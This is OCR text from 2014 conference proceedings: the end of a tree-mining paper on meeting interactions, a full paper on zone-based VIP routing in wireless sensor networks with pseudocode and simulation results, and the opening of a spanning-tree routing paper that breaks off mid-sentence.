Let us take an example and solve this theorem. Once taken an l-pattern by taking both TDB and SDB into consideration, the pattern can be used to mine the required frequent trees. Here, *l*-pattern is a pattern of sequential database having the same support. The tree given in Fig. 1 has *l*-2 sequence A0B1H2N3O3I2J2C1-D1E1K2P3L2Q3F1G1M2 and its *l*-sequence is ABHNOIJCDEKPLQFGM. Considering the scope of the node A0, we get A0B1H2N3O3I2J2C1D1E1K2PQ3-F1G1M2, and the scope of E1 is K2P3L2Q3F1G1M2. Hence, here, OIJ is a subsequence and we need to find the support of it and say if it is more than 2, then it is called frequent. The same sequence needs to be found out in all the trees present in the bag. Now, the sequence K2P3L2Q3F1G1M2 needs to correspond to an embedded subtree if and only if it comes under the scope of E1.

3 Analysis of Existing Algorithms

The following results define each and every parameter that distinguishes the algorithm being used in it. Differentiation can be done on the parameters such as the false-positive rate, false-negative rate, and mean square error. We can also include parameters such as the correctly classified instances, incorrectly classified instances, kappa statistics, mean absolute error, root mean squared error, relative

Table 1 The algorithms and respective datasheets with respect to parameter values for particular dataset

Algorithm	Correctly classified instances (%)	Incorrectly classified instances (%)	Kappa statistic	Mean absolute error	TP rate	FP rate
J48 [7]	84.5424	15.4576	0.314	0.1976	0.845	0.575
SMO [8]	84.7795	15.2205	0.0534	0.1522	0.848	0.815
Rotation forest [9]	86.4391	13.5609	0.2811	0.2093	0.864	0.661
Bagging [10]	85.3011	14.6989	0.2642	0.2071	0.853	0.651

absolute error, root relative absolute error, and total number of instances. Table 1 shows how exactly the relevant values of the parameter change for the dataset imported for human interactions.

4 Defined System

4.1 Solution to Existing System

Now, the main problem is that the string-based entries can have many combinations and restriction will reduce its complexity, still making its prediction difficult; hence, giving the node values such as labels is a simple solution to perform.




Fig. 2 Few possible interaction patterns




Fig. 3 Comparison chart of all algorithms




Fig. 4 Application built with single fault

Figure 2 shows the interaction and Fig. 3 shows application developed for anonymous entry mechanism. In the existing system, the main problem is that propose, acknowledgment, and other attributes change depending upon the product in the discussion. So for that aspect, the nodes defined needs to be numbered so that uniqueness may be incurred. Hence, we constitute a mechanism so that the association can be shown and the respective confidence value can be calculated. The minimum support and confidence values need to be assigned so that the trees are pruned accordingly. Hence, in Fig. 4, we can see that various associations have been formalized and the confidence values have been calculated, and hence, at each instance, the values can be calculated and each propose or comment node can have unique value (Fig. 5).

5 Conclusions

In this paper, we propose a method by which the nodes can be assigned values and differentiated from one another like proposing a product can be different in different aspects such as one for a pen and one for a car. Anonymous entries could be taken and the data values fed can be viewed by the high-level managers or administrators who have the right to visualize so that the fault of the software product or any general products can be revisited and rectified. Approach like this helps in the decision making for the top-level employees of the company. Even we have compared various attributes in regard to the each and every parameter shown above. Table 1 depicts the classification accuracy that shows an accuracy of 86.4391 % that can be varied with the percentage change in the class in the confusion matrix. By all these, we can say that the prediction of positive and




Fig. 5 Experimental results of proposed method

negative of a test becomes simple. Now, the Dot Net application we have built helps us to understand the exact flow of how the high-level managers and the administrators analyze the problem by anonymous entries.

References

1. Yu, Z.W., Yu, Z.Y., Aoyama, H., Ozeki, M., Nakamura, Y.: Capture, recognition, and visualization of human semantic interactions in meetings. In: Proceedings of the Eighth IEEE International Conference Pervasive Computing and Communication (PerCom'10), pp. 107–115, Mar–Apr 2010
2. Palivela, H., Yogish, H.K., Vijaykumar, S., Patil, K.: A survey on mining algorithms for breast cancer related data. In: IEEE Sponsored International Conference on Information

Communication and Embedded Systems "ICICES 2013", 21–23 Feb 2013. ISBN:978-93-82-880-03-5
3. Hemant, P., Pushpavathi, T.: A novel approach to predict diabetes by cascading clustering and classification. In: 2012 Third International Conference on Computing Communication and Networking Technologies (ICCCNT), pp. 1–7. IEEE (2012)
4. Geyer, W., Richter, H., Abowd, G.D.: Towards a smarter meeting record—capture and access of meetings revisited. Multimedia Tools Appl. **27**(3), 393–410 (2005)
5. Palivela, H., Yogish, H.K., Vijaykumar, S., Patil, K.: A study of mining algorithms for finding accurate results and marking irregularities in software fault prediction. In: IEEE Sponsored International Conference on Information Communication and Embedded Systems "ICICES 2013", 21–23 Feb 2013. ISBN:978-93-82-880-03-5
6. Wang, C., et al.: Chopper: efficient algorithm for tree mining. J. Comput. Sci. Technol. **19**(3), 309–319 (2004)
7. Quinlan, J.R.: Induction of decision trees. Mach. Learn. **1**(1), 81–106
8. Platt, J.: Sequential Minimal Optimization: A Fast Algorithm for Training Support Vector Machines (1998)
9. Rodriguez, J.J., et al.: Rotation forest: a new classifier ensemble method. IEEE Trans. Pattern Anal. Mach. Intell. **28**(10), 1619–1630 (2006)
10. Breiman, L.: Bagging predictors. Mach. Learn. **24**(2), 123–140 (1996)

Optimal Path and Best-Effort Delivery in Wireless Sensor Networks

Vipin Kumar and Sushil Kumar

Abstract We propose an intelligent position-based VIP routing algorithm in wireless sensor networks (WSNs). This paper addresses the problem of finding an optimal path with guaranteed delivery of packets and low overhead. In this position-based routing, the physical position of the nodes is known through the use of GPS or some other types of positioning services. Each node knows its own position, one-hop neighbor position, and destination node position. Because of limited transmission range and limited energy, intermediate nodes take into participation and contribute to packet forwarding. This algorithm used a greedy forwarding approach to forward the packets toward destination and a clustering approach to save energy. Network area is divided into fixed size of zones, and a VIP node selects a best forwarding node in the next zone by using a directional routing (DIR) greedy approach. The objective is to deal with issues of network design and provide an optimal path without unnecessary transmission. We compare VIP routing algorithm with an existing routing algorithm. Both theoretical analysis and simulation result show an excellent performance under low node mobility.

Keywords WSNs · Greedy forwarding · DIR · Optimal path · Guaranteed delivery

V. Kumar (✉) · S. Kumar
School of Computer and Systems Sciences, Jawaharlal Nehru University,
New Delhi 110067, India
e-mail: vipinjnu2010@gmail.com

S. Kumar
e-mail: skdohare@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_131, © Springer India 2014

1 Introduction

WSNs consist of a large number of sensor nodes which are small in size. Each sensor node includes sensing, processing, transmission, position finding system, and power units. These small nodes have restricted energy, processing power, and memory and communicate over a wireless link without having a fixed network infrastructure [1]. Because of limited transmission range, communication between two sensor nodes requires involvement of intermediate nodes to forward the packets. These sensor nodes measure conditions in the environment and transform these measurements into signals [2]. WSN is widely used in military and civil application such as intrusion detection, security and surveillance, weather monitoring, and detecting surrounding conditions such as temperature, movement, sound, light, or the pressure of objects [2].

The routing protocols for WSNs are categorized into geographic and non-geographic. Geographic routing protocols perform routing on the basis of the location of the source node [3], the location of the next hop, and the location of the destination node. Non-geographic routing protocols are based on the tables and these routing tables are built at the cost of control packet overhead [4]. In geographic routing protocols, the location of the nodes may be acquired by using global positioning system (GPS), if nodes are equipped with a GPS receiver or some other types of positioning services [5]. Position-based routing protocols are highly scalable and show robust behavior in the situations where frequent topological changes occurs [5]. The two main components of position-based routing are location services and forwarding strategy. Location services provide the location information of a node, and forwarding strategies can be based on minimizing the number of hop count, energy consumption, geographic distance, and delay.

The proposed position-based routing protocol is simulated using network simulator GloMoSim to analyze the performance of the protocol.

The rest of the paper is organized as follows. In Sect. 2, we discuss related work, and in Sect. 3, the proposed work is presented. In Sect. 4, experimental results and discussions are described. Finally, Sect. 5 concludes the work done and future scope to extend the current work.

2 Related Work

Position-based routing protocols do not require routing tables. These protocols use the position of a node and reduce control packet overhead as compared to topology-based routing. In a greedy approach, the forwarding decision is taken based on the position of a packet's destination and the position of the node's one-hop neighbors [3, 6]. Each intermediate node applies this greedy principle [7] until the packets reach to the destination. A node can get the position of its neighbor through one-hop broadcasting [8]. Greedy routing can be based on progress, distance, and direction. In the progress-based scheme [9], the next forwarding node is

selected based on the progress. Given a transmitting node S, the progress of a node A is defined as the distance between a node S and the projection A' of a neighbor node A onto the line connecting S and destination D.

Distance-based [9] scheme considers the distance between destination D and all neighbors of the sender. Based on progress, Takagi and Kleinrock [10] proposed most forward within-radius (MFR) routing scheme in which neighbor with the maximum positive progress on the straight line is selected as next forwarding hop [9]. Hou and Li [11] proposed nearest with forward progress (NFP) routing algorithm where a node sends the packet to the nearest neighbor with positive progress. Direction-based routing scheme considers the deviation (angle between next hop, current node, and destination node) from the line connecting current sender and destination [9]. Kranakis defined compass routing, where the source or intermediate node selects the neighbor that is the closest to the straight line connecting sender and destination node.

Location-aided routing (LAR) [4] protocol uses the location information and two geographic regions to forward control packets. These two regions are expected zone and request zone [4].

3 Proposed Work

3.1 The Proposed Routing Algorithm has Three Phases

Phase 1: Network area is divided into fixed size of zones (Fig. 1) such that all nodes that exist in a zone are in transmission range R of each other.
Phase 2: In each zone, selection of VIP node.
Phase 3: Forwarding of packet from one zone to another.

3.2 Calculation of the Size of a Zone

The procedure of selecting a VIP node is as follows (Fig. 2a):

Each node in its zone calculates a priority value P by using a formula $P = \mathrm{Ni}/d$ where Ni is the total number of neighbors of a node, in the next zone, and d is the distance of a node from destination. Distance between two nodes with coordinates (x_1, y_1) and (x_2, y_2) can be calculated by the following formula.

$$d = \sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2}$$

A node that has the highest priority value P gets high priority to become a VIP node. Now, all the nodes in the same zone exchange this information (priority value P) and decide the priority and select a VIP node with highest priority value P. In the zone where destination node exists, there is no need of VIP node.




Fig. 1 Size of zone
$r = R\cos 45°$, $r = R/\sqrt{2}$

3.3 Working of Algorithm

If any sender node *S* wants to send data to destination node *D*, it will send data to its VIP node and this VIP node selects a node in next zone and forwards the data to this node. If the VIP node of the next zone is in the transmission range of the VIP node of previous zone, then the data are forwarded directly to the VIP node of the next zone. After getting the data, this node sends an ACK message to the VIP node of previous zone and this current VIP node sends an ACK message to the sender of data. Now, this VIP node waits for a fixed time period and if, during this period, VIP node does not get any data from any node, it sends SLEEP message Msp to the entire nodes in its zone.

The current node (that has the data, if it is not VIP node) sends data directly to its VIP node. If the destination node *D* is in the transmission range of VIP node of previous zone, then this VIP node directly transmits the data to the destination node. Otherwise, this VIP node applies the DIR greedy method and selects one node in destination zone and forwards the data to that node. After that, this node transmits data to destination node *D*, since *D* is in the range of that node. This process is repeated until the data reaches at the destination node *D* (Fig. 2).

ZNADi [] represents an array of size of number of nodes in a zone and store all nodes address in it, Zi represents zones and each zone has its name, co-ordinate, and a VIP node.

Algorithm 1: To find VIP node in a Zone

1. Node VIPfind (Zone Z)
2. Define ZNAD [ ].
3. **If** (Destination node D is not in this zone)
4. **For** (all the nodes in ZNAD)
5. For this node, find the number of nodes in the next zone which are in transmission range and store it in Ni.
6. Find the distance of this node from destination node and stores it in Di.
7. Find Pi
8. Pi=Ni / Di;
9. Store it in Array A [no. of nodes].
10. **end for**
11. Now in Array A [no. of nodes], find the Pi with maximum value. Corresponding node i will be considered as VIP node of this zone.
12. Then set Zone i.VIP=node i;
13. **end if**

Algorithm 2 : To Forward a packet from one zone to next zone

```
1.  Zone_toZoneforward(Zone Z1 , Zone Z2 , packet)
2.        if(Z2 is the destination Zone)
3.           NodeAdd N= Z1.VIP;
4.           Link list L is created which stores the nearest or one hop neighbor
             of VIP node N.
5.           if(list L contain destination node D)
6.              Direct transfer of packet from VIP node of Z1 to destination
                node.
7.              Call BackAck(NodeAdd N1, NodeAdd N2);
8.           end if
9.           else
10.          Apply DIR to find next hop in this zone and transfer packet to it.
11.          Call BackAck(NodeAdd N1, Nodeadd N2)
12.          Direct transfer of packet from that node to destination.
13.          end else
14.          Exit;
15.     end if
16.     else
17.      NodeAdd N= Z1.VIP;
18.      Link list L is created which stores the one hop neighbor of VIP node N.
19.      if(above list contain next zone VIP node)
20.         Transfer the packet from VIP of Z1 to VIP of Z2.
21.         Call BackAck(NodeAdd N1, NodeAdd N2);
22.         Call  Zone_toZoneforward(Zone Z2, Zone Z2+1, packet);
23.     end if
24.     else
25.         Apply DIR to find next hop.
26.         Transfer packet to it.
27.         Call BackAck(NodeAdd N1,NodeAdd N2);
28.         Call Zone_InZoneForward(NodeAdd N, packet, Zone Z);
29.         Call Zone_toZoneForward(Zone Z2, Zone Z2+1, packet);
30.    end else
31.  end else
```

Algorithm 3: for Acknowledgement

```
1.  BackAck(NodeAdd N1, NodeAdd N2)
2.  Transfer Ack message from node N2 to node N1.
```

Algorithm 4: To Forward a packet from one node to VIP node in a Zone.

```
1.  Zone_InZoneForward(NodeAdd N, packet, Zone Z)
2.  NodeAdd N1=Z.VIP
3.  Transfer packet from Node N to Node N1 (VIP node) i.e.direct transfer.
4.  Call BackAck(NodeAdd N, NodeAdd N2);
```




Fig. 2 **a** Zone division and VIP node creation. **b** VIP node working. **c** Data at destination

4 Experimental Results and Discussions

4.1 Assumptions

Each node is equipped with a low-power GPS receiver to know the location and all nodes in a network are homogenous, and there is no packet loss. Battery life and processing capabilities are capable enough to meet the network environment constraints. Mobility model here is of simple type where nodes movement is low.

4.2 Simulation Setup

The proposed algorithm mainly focuses on the improvement in control packets generation. Thus, we here analytically analyze the improvement in our algorithm over LAR1 in respect of control overheads, which are a major concern for any routing protocol's scalability, throughput, and delay (Fig. 3).

4.3 Discussion Parameters

Simulation results provide us number of events occurred (E) and execution time (T) of the simulation. These parameters are directly proportional to overhead counts (OC).

$$\mathrm{OC} \propto E$$

$$\mathrm{OC} \propto T$$

Thus,

$$\mathrm{OC} \propto E \times T \tag{1}$$

Thus, Eq. (1) can be scaled in a way, so that it gives us an idea about the number of packet overhead units. We relatively take it $\mathrm{OC} = (E \times T/10\text{^}6)$ for our scaling purpose.

Fig. 3 Simulation setup

Parameters	Values
Area	1000 X 300
Nodes	100
Mobility Model	Random way point
Speed	5 to 10 (m/s)
Transmission Range	250 m
Traffic type	CBR




Fig. 4 PDR

4.4 Packet Delivery Ratio Comparison with LAR1

Figure 4 shows that, for both protocols, as the number of simultaneous connections increases in the network, PDR decreases. This observation is justified in the way that as the number of simultaneous connections increases, the burden on intermediate nodes increases in terms of processing and storage. The comparison between VIP and LAR1 depicts that VIP performs well as compared to LAR1.

4.5 Overhead Counts Comparison with LAR1

This comparison provides an idea about our protocol working in terms of overhead counts associated with LAR1's overhead counts.

Here, finally, our results beat the LAR1 protocol in terms of overhead counts associated with network maintenance and route finding. In Fig. 5, for both the protocols, as the number of connections increases, the number of overheads also increases. The proposed routing algorithm used the greedy forwarding approach that restricts the flooding and avoids unnecessary transmission that results in decreases in overhead counts. Our protocol makes routes from source to destination on demand but maintains and makes route without generating control packets on the network layer. The improvement in our case is 20–24 %.




Fig. 5 Overhead count

5 Conclusion and Future Work

In our work, we started with an objective to design a protocol that uses a minimum number of control packets in creating a route from source to destination. Our design and its analysis theoretically prove that the VIP protocol uses a minimum number of control packets on the network layer. In simulation and results analysis, we are able to confirm our objective in a satisfactory manner. Control packet overhead in VIP algorithm reduces by 20–24 % as compared to well-known routing protocol LAR1. It is also observed that VIP algorithm attained higher packet delivery ratio. Our algorithm uses DIR algorithm for forwarding packets only in one direction, which results into loop-free routing.

Our algorithm works well for low mobility. So, we want to make it compatible with real-life average mobile node speed. We want to improve our algorithm in terms of throughput and PDR by modifying our design, for a mobile environment. As our algorithm finds the route from source to destination on demand, this route may break in a mobile environment.

References

1. Sanchez, J.A., Ruiz, P.M.: Bandwidth-efficient geographic multicast routing protocol for wireless sensor networks. IEEE Sens. J. **7**(5), 627–636 (2007)
2. Al-Karaki, J.N., Kamal, A.E.: Routing techniques in wireless sensor networks: A survey. IEEE Wireless Commun. **11**(6), 6–28 (2004)
3. Popescu, A.M., Gabriel Tudorache, I., Peng, B., Kemp, A.H.: Surveying position based routing protocols for wireless sensor and ad-hoc networks. Int. J. Commun. Networks Inf. Secur. **4**(1), 41–67 (2012)
4. Murthy, C.S.R., Manoj, B.S.: Ad Hoc Wireless Networks: Architectures and Protocols, 2nd edn, pp. 213–350. Prentice Hall (2004)

5. Madani, S.A., Weber, D., Mahlknecht, S.: Position-based routing protocol for low power wireless sensor networks. J. Univ. Comput. Sci. **16**(9), 1215–1233 (2010)
6. Mauve, M., Widmer, J.: A survey on position-based routing in mobile ad hoc networks. In: IEEE Networks, pp. 30–38. University of Mannheim Hannes Hartenstein, NEC Europe, Heidelberg (2001)
7. Ding, R., Yang, L.: A reactive geographic routing protocol for wireless sensor networks, intelligent sensors. In: Sensor Networks and Information Processing, pp. 31–36 (2010)
8. Chawla, M., Goel, N., Kalaichelvan, K., Nayak, A., Stojmenovic, I.: Beaconless position based routing with guaranteed delivery for wireless ad-hoc and sensor networks. In: Al Agha, K. (ed.) International Federation for Information Processing Ad-Hoc Networking, vol. 212, pp. 61–70. Springer, Boston
9. Frey, H., Ruhrup, S., Stojmenovi'c, I.: Routing in Wireless Sensor Networks, pp. 81–111. Springer, London (2009)
10. Takagi, H., Kleinrock, L.: Optimal transmission ranges for randomly distributed packet radio terminals. IEEE Trans. Commun. **32**(3), 246–257 (1984)
11. Hou, T.C., Li, V.O.K.: Transmission range control in multi hop packet radio networks. IEEE Trans. Commun. **34**(1), 38–44 (1986)

Spanning-Tree-Based Position-Based Routing in WSNs

Vipin Kumar and Sushil Kumar

Abstract This paper presents the spanning-tree-based position-based routing (STBPR) algorithm that finds the best path from source to destination. In wireless sensor networks (WSNs), sensor nodes are densely deployed in the area and intermediate nodes collaborate in forwarding the packets toward the destination. In flooding, there are unnecessary transmissions that increase the overhead on the overall network. The proposed routing algorithm uses the position of the nodes, and based on the position, it uses directional routing (DIR) greedy routing approach that restricts the flooding. The main objective is to design an efficient algorithm that finds a shortest path, by avoiding the unnecessary transmissions. In this routing algorithm, we are using the concept of maximum spanning tree (MST) in each zone. The area is divided into a number of zones and finds a MST in each zone that reduces the number of links in a zone.

Keywords WSNs · Greedy Routing DIR · Flooding · MST · Optimal path

1 Introduction

WSN is a growing field for the purpose of research. WSN provides an environment where sensor nodes monitor their surroundings and send the information to a predefined destination [1]. WSN can be widely used in different application such as military, area monitoring, intrusion detection, weather monitoring, and

V. Kumar (✉) · S. Kumar
School of Computer and Systems Sciences, Jawaharlal Nehru University,
New Delhi 110067, India
e-mail: vipinjnu2010@gmail.com

S. Kumar
e-mail: skdohare@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_132, © Springer India 2014

detecting surrounding conditions such as movement, sound, temperature, [2]. Sensors have limited energy, transmission range, and memory, and they collaborate to each other to forward the packet toward the destination. Position-based routing is very efficient because it takes the advantage of the geographical position of the nodes. There are several routing protocols based on topology, but they are inefficient in a mobile environment. These protocols have much overhead in the network to handle the routing tables when changes occur in the topology. Geographical routing uses the position of the nodes to forward the packets and non-geographical routing protocols maintain the routing tables [3]. Position-based routing uses the position information only about source node, neighbor node, and destination and forward packets from source to destination with efficient use of network resources [4].

Wireless routing protocol can be types of proactive and reactive. In proactive routing protocols, a routing table maintains at each node by periodically exchange the routing information. These routing tables are updated frequently to maintain consistent state [5]. The protocols that fall under reactive or on-demand routing protocol do not need to maintain topology information. The path is obtained when it is required. To find an optimal path, a greedy approach [6] is required to take forwarding decision. There are some greedy approach based on the direction, progress, and distance. DIR is the directional routing protocol that takes forwarding decision based on the angle between next hop, current node, and destination node. Most forward within-radius (MFR) routing [2, 7] algorithm and nearest with forward progress (NFP) routing [8] algorithm are based on progress.

The proposed position-based routing protocol is simulated using network simulator GloMoSim to analyze the performance of the protocol.

The rest of the paper is organized as follows. In Sect. 2, we discuss related work, and in Sect. 3, the proposed work is presented. In Sect. 4, experimental results and discussions are described. Finally, Sect. 5 concludes the work done and future scope to extend the current work.

2 Related Work

Distance-sequenced distance-vector routing protocol (DSDV) [5, 9] is the example of a table-based routing protocol. Dynamic source routing (DSR) [5, 9], Ad hoc on-demand distance-vector routing protocol (AODV) [5, 9], and location-aided routing (LAR) [5] are on-demand-based routing protocols [5].

DSR eliminates the control packets, used to update the routing tables. It uses flooding to find a path from source to destination. When a source node wants to send a data packet, it has to find a path from itself to the destination. The source node originates a RouteRequest packet and flooding it [5] in the networks. After receiving the RouteRequest packet by intermediate nodes, they also use the

